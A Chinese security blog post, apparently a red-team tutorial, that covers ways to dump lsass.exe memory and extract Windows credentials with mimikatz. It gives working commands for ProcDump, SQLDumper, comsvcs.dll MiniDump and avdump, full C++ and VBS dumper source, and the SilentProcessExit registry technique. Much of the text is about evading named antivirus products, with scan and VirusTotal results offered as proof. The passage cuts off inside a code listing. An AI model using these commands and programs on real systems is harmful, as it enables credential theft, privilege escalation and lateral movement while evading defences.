


# 转储lsass的方法原理和实现学习

阅读量 433120 | 评论 6 | 🌟

发布时间 : 2021-09-07 10:00:02

分享到: 



lsass.exe (Local Security Authority Subsystem Service进程空间中, 存有着机器的域、本地用户名和密码等重要信息。如果获取本地高权限, 用户便可以访问LSASS进程内存, 从而可以导出内部数据 (password), 用于横向移动和权限提升。

之前用的方式还是比较局限, 很容易就会被AV进行监测拦截下来, 在这里总结一部分转储lsass的方法:

## 1. 微软签名文件

ProcDump

ProcDump是微软签名的合法二进制文件, 被提供用于转储进程内存。

可以在微软文档中下载官方给出的ProcDump文件:<https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>

我们以管理员的方式运行:

```
Procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

得到转储文件lsass.dmp后我们将这个内存dump文件拷贝到mimikatz同目录下，双击打开mimikatz执行情况如图：


```
mimikatz # sekurlsa::minidump lsass.dmp

Switch to MINIDUMP

mimikatz # sekurlsa::logonPasswords full
```

就能够获取其目标机器的Hash

其实这种原理是lsass.exe是Windows系统的安全机制，主要用于本地安全和登陆策略，通常在我们登陆系统时输入密码后，密码便会存贮在lsass.exe内存中，经过wdigest和tspkg两个模块调用后，对其使用可逆的算法进行加密并存储在内存中，而Mimikatz正是通过对lsass.exe逆算获取到明文密码。



扫描已完成



扫描对象：5个



发现风险：0个



总用时：00:00:01



处理风险：0个

火绒确实不查，但是实战过程中也遇到Procdump被杀的情况，推测可能是签名的有效期过了，这里是使用刚下好的Procdump

```
D:\hackboycrispr\Procdump>Procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```



360不管签名的时间戳是不是有效都会通杀Procdump.exe，因此这种方式还是比较局限的

## 2.任务管理器

打开任务管理器，选中目标进程，右键菜单中点击“创建转储文件”，文件保存为%temp%\<进程名>.dmp。



但是这种方式就相比更加鸡肋

3.SQLDumper

SQLDumper.exe包含在Microsoft SQL和Office中，可生成完整转储文件。

```
tasklist /svc | findstr lsass.exe    查看lsass.exe 的PID号
SqlDumper.exe ProcessID 0 0x01100    导出mdmp文件
```

实战中下把生成的mdmp文件下载到本地，使用相同的操作系统打开。

```
mimikatz.exe "sekurlsa::minidump SQLDmpr0001.mdmp" "sekurlsa::logonPasswords full" exit
```

文件是安全的，火绒和360都不会认为是可以或者是恶意程序，但是在转储该lsass.exe进程时会出现



3.Comsvcs.dll

每个Windows系统中都可以找到该文件，可以使用Rundll32执行其导出函数MiniDump实现进程的完全转储。

该文件是一个白名单文件，我们主要是利用了Comsvsc.dll中的导出函数APIMiniDump来实现转储lsass.exe的目的，注意同样是需要管理员权限:

该文件位于C:\windows\system32\comsvcs.dll

我们使用如下方式来调用MiniDump实现转储lsass.exe进程:

```
rundll32 C:\windows\system32\comsvcs.dll MiniDump "<lsass.exe pid> dump.bin full"
```



该行为太过于敏感，在原理上都是通过APIMiniDumpWriteDump()获得进程的dmp文件

而某些安全产品已经开始拦截这种行为，拦截的方法如下：

**通过用户模式下的API hook，使用跳转(JMP)命令将NtReadVirtualMemory()的前5个字节修改为指向另一个内存地址**

因此我们可以不妨自己实现一个该DLL的功能，主要为MiniDump的功能来绕过行为检测

在comsvcs.dll找到了我们需要使用的MiniDumpw函数:



comsvcs.dll

File: comsvcs.dll

- Dos Header
- Nt Headers
  - File Header
  - Optional Header
  - Data Directories [x]
- Section Headers [x]
- Export Directory** (导出函数)
- Import Directory
- Resource Directory
- Exception Directory
- Relocation Directory
- Debug Directory
- TLS Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor

Member	Offset	Size	Value
Characteristics	00160F10	Dword	00000000
TimeDateStamp	00160F14	Dword	FAF3D6EE
MajorVersion	00160F18	Word	0000
MinorVersion	00160F1A	Word	0000
Name	00160F1C	Dword	00161C08
Base	00160F20	Dword	00000005
NumberOfFunctions	00160F24	Dword	00000016
NumberOfNames	00160F28	Dword	00000014

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	00160F84	00161006	00160FD4	00161151
(nFunctions)	Dword	Word	Dword	szAnsi
00000010	0000C5E0	000B	00161CB9	DllGetClassObject
00000011	0001B960	000C	00161CCB	DllRegisterServer
00000012	0001B960	000D	00161CDD	DllUnregisterServer
00000013	0003C2E0	000E	00161CF1	GetMTAThreadPoolMetrics
00000014	0003C380	000F	00161D09	GetManagedExtensions
00000015	00045D90	0010	00161D1E	GetObjectContext
00000016	0003C440	0011	00161D2F	GetTrkSvrObject
00000017	000533A0	0012	00161D3F	MTSCreateActivity
00000018	0003C570	0013	00161D51	MiniDumpW
00000019	00045DC0	0014	00161D5B	RecycleSurrogate
0000001A	00045DD0	0015	00161D6C	SafeRef

安全客 ( www.anquanke.com )

这里还需要解释为什么有时候在cmd下无法使用comsvcs.dll的MiniDump来转储内存文件，因为在dump指定进程内存文件时，需要开启SeDebugPrivilege权限，而在cmd中是默认没有开启该权限的

特权信息

安全客 ( [www.aquanke.com](http://www.aquanke.com) )

```
PS C:\Users\Administrator> whoami /priv
```

特权信息

安全客 ( www.anquanke.com )

因此在实战中可以考虑多使用:

```
powershell -c "rundll32 C:\windows\system32\comsvcs.dll, MiniDump 508 C:\86189\lsass.dmp full"
```

已达到转储lsass.exe的目的

而权限提升可以使用RtlAdjustPrivilege来进行, 这个函数封装在Ntdll.dll中



File: ntdll.dll

Dos Header

Nt Headers

File Header

Optional Header

Data Directories [x]

Section Headers [x]

Export Directory

Resource Directory

Exception Directory

Relocation Directory

Debug Directory

Address Converter

Dependency Walker

Hex Editor

Identifier

Import Adder

Quick Disassembler

Rebuilder

Resource Editor

comsvcs.dll

ntdll.dll

Member	Offset	Size	Value
Characteristics	001493B0	Dword	00000000
TimeStamp	001493B4	Dword	3096AEC0
MajorVersion	001493B8	Word	0000
MinorVersion	001493BA	Word	0000
Name	001493BC	Dword	0015183E
Base	001493C0	Dword	00000008
NumberOfFunctions	001493C4	Dword	0000093E
NumberOfNames	001493C8	Dword	0000093D

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	00149EF8	0014E354	0014C3EC	00152CCD
(nFunctions)	Dword	Word	Dword	szAnsi
000002CC	000E95D0	02C4	0015545F	RtlAddScopedPolicyIDAce
000002CD	000D9EC0	02C5	00155477	RtlAddVectoredContinueHandler
000002CE	00083530	02C6	00155495	RtlAddVectoredExceptionHandler...
000002CF	00079E60	02C7	001554B4	RtlAddressInSectionTable
000002D0	0007D7B0	02C8	001554CD	RtlAdjustPrivilege
000002D1	00075A70	02C9	001554E0	RtlAllocateActivationContextStack
000002D2	000718F0	02CA	00155502	RtlAllocateAndInitializeSid
000002D3	0008D2D0	02CB	0015551E	RtlAllocateAndInitializeSidEx
000002D4	00072D40	02CC	0015553C	RtlAllocateHandle
000002D5	0000F1A0	02CD	0015554E	RtlAllocateHeap
000002D6	00117010	02CE	0015555E	RtlAllocateMemoryBlockLookas...
000002D7	00117100	02CF	0015557E	RtlAllocateMemoryZone

下图是找到的定义和解释:

C/C++:

NTSTATUS RtlAdjustPrivilege

```
(
    ULONG    Privilege,
    BOOLEAN  Enable,
    BOOLEAN  CurrentThread,
    PBOOLEAN Enabled
)
```

DESCRIPTION:

Enables or disables a privilege from the calling thread or process.

Params:

Privilege (In) - Privilege index to change.

Enable (In) - If TRUE, then enable the privilege otherwise disable.

CurrentThread (In) - If TRUE, then enable in calling thread, otherwise process.

Enabled (Out) - Whether privilege was previously enabled or disabled.

Returns:

Success
STATUS_SUCCESS.
Failure
NTSTATUS code.

参数的含义:

```
Privilege [In] Privilege index to change.
// 所需要的权限名称，可以到 MSDN 查找关于 Process Token & Privilege 内容可以查到

Enable [In] If TRUE, then enable the privilege otherwise disable.
// 如果为True 就是打开相应权限，如果为False 则是关闭相应权限

CurrentThread [In] If TRUE, then enable in calling thread, otherwise process.
// 如果为True 则仅提升当前线程权限，否则提升整个进程的权限
```

```
Enabled [Out] Whether privilege was previously enabled or disabled.  
// 输出原来相应权限的状态（打开 | 关闭），注意：该参数赋予空指针会出错
```

具体有关该函数的实现可以参考这篇文章:

<https://bbs.pediy.com/thread-76552.htm>

总而言之这个函数能够做的事就是可以将进程赋予**SeDebugPrivilege**权限以此来Dump内存文件

因此借鉴下国外作者的原版代码:

```
// BypassHashdump.cpp : 此文件包含 "main" 函数。程序执行将在此处开始并结束。  
//  
#define UNICODE //使用UNICODE 对应main函数就是wmain  
#include <Windows.h>  
#include <stdio.h>  
  
typedef HRESULT (WINAPI* _MiniDumpW) (  
    DWORD arg1, DWORD arg2, PWCHAR cmdline  
);  
  
typedef NTSTATUS (WINAPI* _RtlAdjustPrivilege) (  
    ULONG Privilege, BOOL Enable, BOOL CurrentThread, PULONG Enabled  
);  
// "<pid> <dump.bin> full"  
int wmain(int argc, wchar_t* argv[]) {  
    HRESULT hr;  
    _MiniDumpW MiniDumpW;  
    _RtlAdjustPrivilege RtlAdjustPrivilege;  
    ULONG t;  
    //从comsvcs.dll中获得MiniDunpw导出函数  
    MiniDumpW = (_MiniDumpW)GetProcAddress(LoadLibrary(L"comsvcs.dll"), "MiniDumpW");  
    //从NTdll中获得RtlAdjustPrivilege导出函数用户提权  
    RtlAdjustPrivilege = (_RtlAdjustPrivilege)GetProcAddress(LoadLibrary(L"ntdll.dll"), "RtlAdjustPrivilege");  
    if (MiniDumpW == NULL) {
```

```

    printf("Unable to resolve COMSVCS!MiniDumpW.\n");
    return 0;
}

if (RtlAdjustPrivilege == NULL) {
    printf("Unable to resolve RtlAdjustPrivilege.\n");
    return 0;
}
// 获取SeDebugPrivilege, 最后一个参数别设置为NULL
RtlAdjustPrivilege(20, TRUE, FALSE, &t);
printf("Invoking COMSVCS!MiniDumpW(\"%ws\")\n", argv[1]);
//dump lsass.exe

MiniDumpW(0, 0, argv[1]);

printf("OK!\n");

return 0;
}

```

```

C:\Users\86189\Desktop\waves\avoid_killing\BypassAV_Hashdump\BypassHashdump\x64\Release>BypassHashdump64_new.exe "976 crispr.dmp full"
Invoking COMSVCS!MiniDumpW("976 crispr.dmp full")
OK!

```

安全客 ( www.anquanke.com )

火绒和360均未拦截，并且VT免杀率尚可:



Community Score

2 security vendors flagged this file as malicious

06fbe49ac6b40c90393f5119c8728df36b2e644cb5af5c1264a5b21109259651

BypassHashdump64\_new.exe

11.00 KB

Size

2021-09-02 18:18:44 UTC

8 hours ago



64bits assembly detect-debug-environment invalid-rich-pe-linker-version peexe

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

2

Cylance

Unsafe

MaxSecure


Trojan.Malware.300983.susgen

并且火绒和360都不会检测到其行为:



```
C:\Users\Administrator\Desktop>BypassHashdump64_new.exe "584 crispr.dmp full"
Invoking COMSUCS!MiniDumpW("584 crispr.dmp full")
OK!

C:\Users\Administrator\Desktop>
```



本次扫描未发现风险  
扫描已完成

全卫士13 ↑

我的电脑

木马查杀

电脑清理

系统修复

优化加速

功能大全

软件管家 有升级



欢迎使用360安全卫士

安全风险早发现，快速做个体检吧

立即体检



68%  
↓ 0.5K

扫描对象：1个

发现风险：0个

安全客 ( www.anquanke.com )

作者还提到了使用VBS来实现首先开启SeDebugPrivilege权限，接着执行rundll32的命令

```
Option Explicit

Const SW_HIDE = 0

If (WScript.Arguments.Count <> 1) Then
    WScript.StdOut.WriteLine("procdump - Copyright (c) 2019 odzhan")
    WScript.StdOut.WriteLine("Usage: procdump <process>")
    WScript.Quit
Else
    Dim fso, svc, list, proc, startup, cfg, pid, str, cmd, query, dmp
```

```
' get process id or name
pid = WScript.Arguments(0)

' connect with debug privilege
Set fso = CreateObject("Scripting.FileSystemObject")
Set svc = GetObject("WINMGMTS:{impersonationLevel=impersonate, (Debug)}")

' if not a number
If (Not IsNumeric(pid)) Then
    query = "Name"
Else
    query = "ProcessId"
End If

' try find it
Set list = svc.ExecQuery("SELECT * From Win32_Process Where " & _
    query & " = '" & pid & "'")

If (list.Count = 0) Then
    WScript.StdOut.WriteLine("Can't find active process : " & pid)
    WScript.Quit()
End If

For Each proc in list
    pid = proc.ProcessId
    str = proc.Name
Exit For
Next

dmp = fso.GetBaseName(str) & ".bin"

' if dump file already exists, try to remove it
If (fso.FileExists(dmp)) Then
```

```
WScript.StdOut.WriteLine("Removing " & dmp)

fso.DeleteFile(dmp)

End If


WScript.StdOut.WriteLine("Attempting to dump memory from " & _
    str & ":" & pid & " to " & dmp)


Set proc      = svc.Get("Win32_Process")
Set startup   = svc.Get("Win32_ProcessStartup")
Set cfg       = startup.SpawnInstance_
cfg.ShowWindow = SW_HIDE


cmd = "rundll32 C:\windows\system32\comsvcs.dll, MiniDump " & _
    pid & " " & fso.GetAbsolutePathName(".") & "\" & _
    dmp & " full"


Call proc.Create (cmd, null, cfg, pid)


' sleep for a second
Wscript.Sleep(1000)


If (fso.FileExists(dmp)) Then
    WScript.StdOut.WriteLine("Memory saved to " & dmp)
Else
    WScript.StdOut.WriteLine("Something went wrong.")
End If

End If
```

但是直接出现通过rundll方式调用已经被列入是可疑行为，同样会被拦截



## 2.自定义转储

目前比较常见的首发使用MiniDumpWriteDump这个Windows API来dump内存，该API位于dbghelp.dll中的导出函数:

U 13	dbghelp.dll	MiniDumpReadDumpStream + 0x351b	0x7efb9d565b	C:\Windows\System32\dbghelp.dll
U 14	dbghelp.dll	StackWalk + 0x474d	0x7efb9d1c25	C:\Windows\System32\dbghelp.dll
U 15	dbghelp.dll	MiniDumpWriteDump + 0x249	0x7efb9d2139	C:\Windows\System32\dbghelp.dll

该函数的定义如下:

```
BOOL MiniDumpWriteDump(  
    HANDLE                hProcess,  
    DWORD                 ProcessId,  
    HANDLE                hFile,  
    MINIDUMP_TYPE          DumpType,  
    PMINIDUMP_EXCEPTION_INFORMATION ExceptionParam,  
    PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,  
    PMINIDUMP_CALLBACK_INFORMATION CallbackParam  
);
```

因此我们需要得到lsass.exe的进程句柄，并且还要创建一个可写文件用于outfile参数的写入:

```
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
//链接
#pragma comment( lib, "Dbghelp.lib" )
using namespace std;

int main() {
    DWORD lsassPID = 0;
    HANDLE lsassHandle = NULL;
    HANDLE outFile = CreateFile(L"lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);
    LPCWSTR processName = L"";
    //遍历lsass.exe 的PID
    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
    }
    //调用MiniDumpWriteDump
    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);
    BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, outFile, MiniDumpWithFullMemory, NULL, NULL, NULL);

    if (isDumped) {
        cout << "[+] lsass dumped successfully!" << endl;
    }
}
```



```
return 0;

}
```

翻了很多师傅的记录也是这样写的，但我本地vs2019生成之后还是不能成功的dump lsass.exe,因此这里只是学习其dump的方式和原理，具体失败原因还希望师傅多多指点

注意该方法的一个细节就是通过获取目标进程的内存快照，从获取的快照内存中读取数据，而不是直接从目标进程中获取，更容易躲避AV/EDR检测。

### 3.其他工具

AvDump.exe是Avast杀毒软件中自带的一个程序，可用于转储指定进程（lsass.exe）内存数据，因为它带有 Avast 杀软数字签名，所以不会被反病毒检测和查杀，默认安装路径和下载地址如下：  
<https://www.pconlife.com/viewfileinfo/avdump64-exe/#fileinfoDownloadSaveInfodivGoto2>

我们可以使用如下命令：

```
.\avdump64.exe --pid <lsass pid> --exception_ptr 0 --thread_id 0 --dump_level 1 --dump_file C:\ProgramData\lsass.dmp
```

```
PS C:\Users\86189\Desktop\waves\avoid_killing\BypassAV_Hashdump> .\avdump64.exe --pid 976 --exception_ptr 0 --thread_id 0 --dump_level 1 --dump_file lsass.dmp
[2021-09-03 06:22:04.533] [info  ] [dump      ] [31288: 9728] Dumpmaster is arming.
[2021-09-03 06:22:05.095] [info  ] [dump      ] [31288: 9728] Successfully dumped process 976 into 'lsass.dmp'
安全客 ( www.anquanke.com )
```

注意需要在ps中调用，否则cmd默认是不开启seDEBUGPrivilege权限的，但是现在360会检测到avdump



#### 4.静默进程退出机制触发LSASS

该技术和Werfault.exe进程有关，在某个运行中的进程崩溃时，werfault.exe将会Dump崩溃进程的内存，从这一点上看，我们是有可能可以利用该行为进行目标进程内存的Dump。

在<https://www.mrwu.red/web/2000.html> 这篇文章中介绍了利用蓝屏崩溃来绕过卡巴斯基dump lsass进程,在win7之后，windows引入一些进程退出的相关机制

称为“静默进程退出”的机制，该机制提供了在两种情况下可以触发对被监控进程进行特殊动作的能力：

- (1) 被监控进程调用 ExitProcess() 终止自身；
- (2) 其他进程调用 TerminateProcess() 结束被监控进程。


也就意味着当进程调用ExitProcess() 或 TerminateProcess()的时候，可以触发对该进程的如下几个特殊的动作:

- 启动一个监控进程
- 显示一个弹窗
- 创建一个Dump文件


由于该功能默认不开启，我们需要对注册表进行操作，来开启该功能，主要的注册表项为：

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<被监控进程名>\ 注册表项下的GlobalFlag值：0x200（FLG\_MONITOR\_SILENT\_PROCESS\_EXIT）

# Enable silent process exit monitoring

11/28/2017 • 2 minutes to read • 

The **Enable silent process exit monitoring** flag enables silent exit monitoring for a process.

Hexadecimal value	0x200 
Symbolic Name	FLG_MONITOR_SILENT_PROCESS_EXIT
Destination	Image file registry entry

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\<被监控进程名>\ 注册表项下的3个键值：

1) ReportingMode (REG\_DWORD)，该值可设置为以下几个，具有不同功能：

- a) LAUNCH\_MONITORPROCESS (0x1) - 启动监控进程；
- b) LOCAL\_DUMP (0x2) - 为导致被监控进程终止的进程和被监控进程本身 二者 创建DUMP文件；
- c) NOTIFICATION (0x4) - 显示弹窗。

2) LocalDumpFolder (REG\_SZ) - DUMP文件被存放的目录，默认为%TEMP%\Silent Process Exit；

3) DumpType - 根据 MINIDUMP\_TYPE 枚举值指定DUMP文件的类型 (Micro, Mini, Heap 或 Custom)，完全转储目标进程内存的值为MiniDumpWithFullMemory (0x2)。

## Dump Type

You can use the **Dump Type** drop-down list to specify the type of dump file (Micro, Mini, Heap, or Custom) that is written when a silent exit is detected.

The dump type is stored in the **DumpType** registry entry, which is a bitwise OR of the members of the **MINIDUMP\_TYPE** enumeration. This enumeration is defined in `dbghelp.h`, which is included in the Debugging Tools for Windows package.

For example, suppose you chose a dump type of **Micro**, and you see that the **DumpType** registry entry has a value of `0x88`. The value `0x88` is a bitwise OR of the following two **MINIDUMP\_TYPE** enumeration values.

**MiniDumpFilterModulePaths:** `0x00000080`

**MiniDumpFilterMemory:** `0x00000008`

If you choose a dump type of **Custom**, enter your own bitwise OR of **MINIDUMP\_TYPE** enumeration values in the **Custom Dump Type** box. Enter this value as a decimal integer.

这里我们需要使用的是`MiniDumpWithFullMemory`对应的值是`0x2`

根据github上已有的项目代码中我们也能进行验证<https://github.com/deepinstinct/LsassSilentProcessExit>

```
#define IFEO_REG_KEY "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\"
#define SILENT_PROCESS_EXIT_REG_KEY "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SilentProcessExit\\"
#define LOCAL_DUMP 0x2
#define FLG_MONITOR_SILENT_PROCESS_EXIT 0x200
#define DUMP_FOLDER "C:\\temp"
#define MiniDumpWithFullMemory 0x2

class SilentProcessExitRegistrySetter
{
public:
    SilentProcessExitRegistrySetter(std::string processName);
    ~SilentProcessExitRegistrySetter();

    BOOL isValid();

private:
    BOOL m_isValid;
    HKEY m_hIFEORegKey;
    HKEY m_hSPERegKey;
};
```

安全客 ( www.anquanke.com )

分别设置了`MiniDumpWithFullMemory`和`FLG_MONITOR_SILENT_PROCESS_EXIT`的值

实现修改注册表后我们就能够通过终止目标进程即可获得相应文件的DUMP文件，但是终止LSASS意味着系统将重启，并且我们的目的只是为了dump保存在其中的登录凭据，因此有没有什么办法能够是进程在静默退出而又不会实际终止进程呢？

答案是有的，我们来看这个API:**RtlReportSilentProcessExit**

API将与Windows错误报告服务（WerSvcGroup下的WerSvc）通信，告诉服务该进程正在执行静默退出。然后，WER服务将启动WerFault.exe，该文件将转储现有进程。值得注意的是，调用此API不会导致进程退出。其定义如下：

```
NTSTATUS (NTAPI * RtlReportSilentProcessExit) (
    _In_ HANDLE ProcessHandle,
    _In_ NTSTATUS ExitStatus
);
```

但是在MSDN中并没有查询到该API的任何解释，原来该函数是Ntdll.dll的导出函数而MSDN是没有关于Ntdll中API的任何解释的:



File: ntdll.dll

Dos Header

Nt Headers

File Header

Optional Header

Data Directories [x]

Section Headers [x]

Export Directory

Resource Directory

Exception Directory

Relocation Directory

Debug Directory

Address Converter

Dependency Walker

Hex Editor

Identifier

Import Adder

Quick Disassembler

Rebuilder

Resource Editor

Member	Offset	Size	Value
Characteristics	001493B0	Dword	00000000
TimeDateStamp	001493B4	Dword	3096AEC0
MajorVersion	001493B8	Word	0000
MinorVersion	001493BA	Word	0000
Name	001493BC	Dword	0015183E
Base	001493C0	Dword	00000008
NumberOfFunctions	001493C4	Dword	0000093E
NumberOfNames	001493C8	Dword	0000093D

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	0014A8F8	0014E854	0014CDEC	001569D5
(nFunctions)	Dword	Word	Dword	szAnsi
0000054B	00084850	0543	00159159	RtlRemoveVectoredExceptionH...
0000054C	000E6D60	0544	0015917B	RtlReplaceSidInSd
0000054D	000EAFB0	0545	0015918D	RtlReplaceSystemDirectoryInPath
0000054E	000DD0C0	0546	001591AD	RtlReportException
0000054F	000DD190	0547	001591C0	RtlReportExceptionEx
00000550	0006DF90	0548	001591D5	RtlReportSilentProcessExit
00000551	00002A50	0549	001591F0	RtlReportSqmEscalation

当我们调用此API不会导致Lsass进程退出,这可以让我们在LSASS进程上执行DUMP动作而不导致LSASS的终止从而实现我们的目的

原文作者使用两种方式，一种是直接调用RtlReportSilentProcessExit，一种是远程在LSASS中创建线程执行RtlReportSilentProcessExit  
这两种方法都能够成功dump内存，这里我们使用第一种方式通过RtlReportSilentProcessExit来使得lsass进程出于静默退出状态

贴出main.cpp:

```
#include "windows.h"
#include "tlhelp32.h"
#include "stdio.h"
#include "shlwapi.h"
```

```
#pragma comment(lib, "shlwapi.lib")

#define IFEO_REG_KEY L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\"
#define SILENT_PROCESS_EXIT_REG_KEY L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SilentProcessExit\\"
#define LOCAL_DUMP 0x2
#define FLG_MONITOR_SILENT_PROCESS_EXIT 0x200
#define DUMP_FOLDER L"C:\\temp"
#define MiniDumpWithFullMemory 0x2

typedef NTSTATUS (NTAPI * fRtlReportSilentProcessExit)(
    HANDLE processHandle,
    NTSTATUS ExitStatus
);

BOOL EnableDebugPriv() {
